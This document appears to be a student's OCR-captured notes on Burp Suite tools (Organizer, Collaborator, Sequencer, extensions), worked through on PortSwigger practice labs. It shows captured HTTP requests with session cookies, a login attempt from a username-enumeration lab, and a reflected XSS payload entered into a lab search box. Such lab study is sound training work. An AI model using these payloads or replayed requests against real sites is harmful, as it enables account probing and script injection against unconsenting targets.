
Capture filter: Logger memory limit set to 100MB | Capturing requests up to 1MB; capturing responses up to 1MB

View filter: Showing all items

#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer	Comment
301	12:40:16 3 Nov 2024	Proxy	POST	play.google.com	/log	format=json&hasfast=true&authus...	51	200	578	118	
303	12:40:16 3 Nov 2024	Intruder	POST	0ae2007503c76b3f805abc24000a...	/login		3	200	3248	228	
306	12:40:16 3 Nov 2024	Proxy	GET	www.googletagmanager.com	/gtag/js	id=AW-11422135271	1	200	288678	90	
308	12:40:16 3 Nov 2024	Proxy	POST	play.google.com	/log	format=json&hasfast=true&authus...	60	200	578	122	
309	12:40:16 3 Nov 2024	Proxy	POST	play.google.com	/log	format=json&hasfast=true&authus...	60	200	578	122	
311	12:40:16 3 Nov 2024	Proxy	POST	www.youtube.com	/youtubei/v1/log_event	alt=json	257	200	370	76	
312	12:40:16 3 Nov 2024	Proxy	GET	www.youtube.com	/embed/-bzZ9Ky8GmU	origin=https://portswigger.net&rel=...	6	200	100153	133	
313	12:40:16 3 Nov 2024	Proxy	POST	ps.piwik.pro	/ppms.php		35	202	441	167	
314	12:40:16 3 Nov 2024	Proxy	POST	play.google.com	/log	format=json&hasfast=true&authus...	60	200	578	117	
315	12:40:16 3 Nov 2024	Proxy	POST	www.youtube.com	/api/stats/atr	ns=yt&el=embedded&cpn=PQaSw...	32	204	483	106	
316	12:40:16 3 Nov 2024	Proxy	POST	www.youtube.com	/youtubei/v1/log_event	alt=json	26	200	370	93	
317	12:40:16 3 Nov 2024	Proxy	GET	googleads.g.doubleclick.net	/pagead/viewthroughconversion/11...	random=1730617816617&cv=11&fs...	31	200	6375	87	
318	12:40:16 3 Nov 2024	Proxy	GET	googleads.g.doubleclick.net	/pagead/id		1	200	849	71	

Burp Organizer is a tool that helps you manage and annotate HTTP messages during your penetration testing workflow. Its key uses include:

1. **Storing Messages**: You can save HTTP requests and responses that you want to investigate later, making it easy to track findings without losing them.
2. **Annotating Findings**: It allows you to add notes and comments on specific messages, helping to keep track of important details and observations.
3. **Categorising Interesting Messages**: You can save messages that you have identified as significant, streamlining your review process and prioritizing what to focus on.




#	Time	Status	Tool	Method	Host	Path	Query	Param count	Status coc
1	15:32:17 3 Nov 2024	→ New	Proxy	POST	0ab000ed03e9e06980b16d760...	/login		3	200

```
POST /login HTTP/2
Host: 0ab000ed03e9e06980b16d76006900b5.web-security-academy.net
Cookie: session=nGdvTbdIIVCz8Vc1RoF9GAkjAin8MLsO
Content-Length: 31
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://0ab000ed03e9e06980b16d76006900b5.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab000ed03e9e06980b16d76006900b5.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=anything&password=1234
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3140

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Username enumeration via different responses
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Username enumeration via different responses
            </h2>
            <a class=link-back href='
            https://portswigger.net/web-security/authentication/password-based/lab-usernam
            e-enumeration-via-different-responses'>
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
              <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='
              http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30'
              enable-background='new 0 0 28 30' xml:space=preserve title=back-arrow>
                <g>
```

Lab : Reflected XSS into HTML context with nothing encoded



Reflected XSS into HTML context with nothing encoded

Back to lab description


LAB Solved

Congratulations, you solved the lab!

0 search results for ''

<script>alert('Hacker')</script>

After inserting the script into the search box :



0a4600860333d77181642f3c00e1009e.web-security-academy.net says

Hacker

Burp suite Collaborator :


The Collaborator in Burp Suite is a powerful tool for detecting and exploiting out-of-band vulnerabilities, which are vulnerabilities that cannot be identified through in-band (direct) requests and responses.

1. **Find Hidden Vulnerabilities**: Detects hard-to-find issues, like SSRF and blind SQL injection, that don't show up in normal testing.
2. **Capture External Interactions**: Logs when the server connects to the Collaborator, showing unexpected actions like DNS lookups.
3. **Automate Testing**: Works with Burp tools to test automatically for vulnerabilities that don't have direct responses.
4. **Reveal Server Details**: Helps uncover information about the server's network and behavior, useful for deeper security insights.

Burp Suite Sequencer :


The main use of the Sequencer tool in Burp Suite is to analyze the randomness and predictability of tokens or session identifiers used in web applications. These tokens, like session IDs, CSRF tokens, and authorization tokens, are critical for application security. If they are predictable, attackers could potentially guess or forge them, leading to security vulnerabilities such as session hijacking, unauthorized access, or CSRF attacks.

Request contains token :



```
GET /resources/js/react-dom.development.js HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=L0l0rHBIIYxAt4GxVo0Yj25QmmtLHQsL7RR/cDqTRHu2gLnXeXKTk7ZNcJeKKRJY+G9HT9k3RINPiHvZNoiybznhWsIgfAQI/361EPpRxPynnZmkBhZD/TBn7N2q; AWSALBCORS=L0l0rHBIIYxAt4GxVo0Yj25QmmtLHQsL7RR/cDqTRHu2gLnXeXKTk7ZNcJeKKRJY+G9HT9k3RINPiHvZNoiybznhWsIgfAQI/361EPpRxPynnZmkBhZD/TBn7N2q; session=8wzRZSomYBkpKvTPkOcBLwdbGet4eA6h
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://ginandjuice.shop/
```

Generating token for anyalse behaviour :



Select live capture request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".

#	Host	Request
2	https://ginandjuice.shop	GET /resources/js/react-dom.development.js ...


Token location within response

Select the location in the response where the token appears.

● Cookie: AWSALBCORS=OEHOdbyTYIewP896PZKV ...

○ Form field:

○ Custom location:



is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

Reliability

The analysis is based on a sample of 195 tokens. Based on the sample size, the reliability of the results is: very poor.
Note that statistical tests provide only an indicative guide to the randomness of the sampled data. Results obtained may contain false positives and negatives, and may not correspond to the practical predictability of the tokens sampled.

Burp extensions :

Burp extensions enable you to customise how Burp Suite behaves. You can use Burp extensions created by the community, or you can write your own.

You can use Burp extensions to change Burp Suite's behaviour in many ways, including:

- Modifying HTTP requests and responses.
- Sending additional HTTP requests.
- Customising Burp Suite's interface with new features or tabs.
- Adding extra checks to Burp Scanner.
- Accessing information from Burp Suite.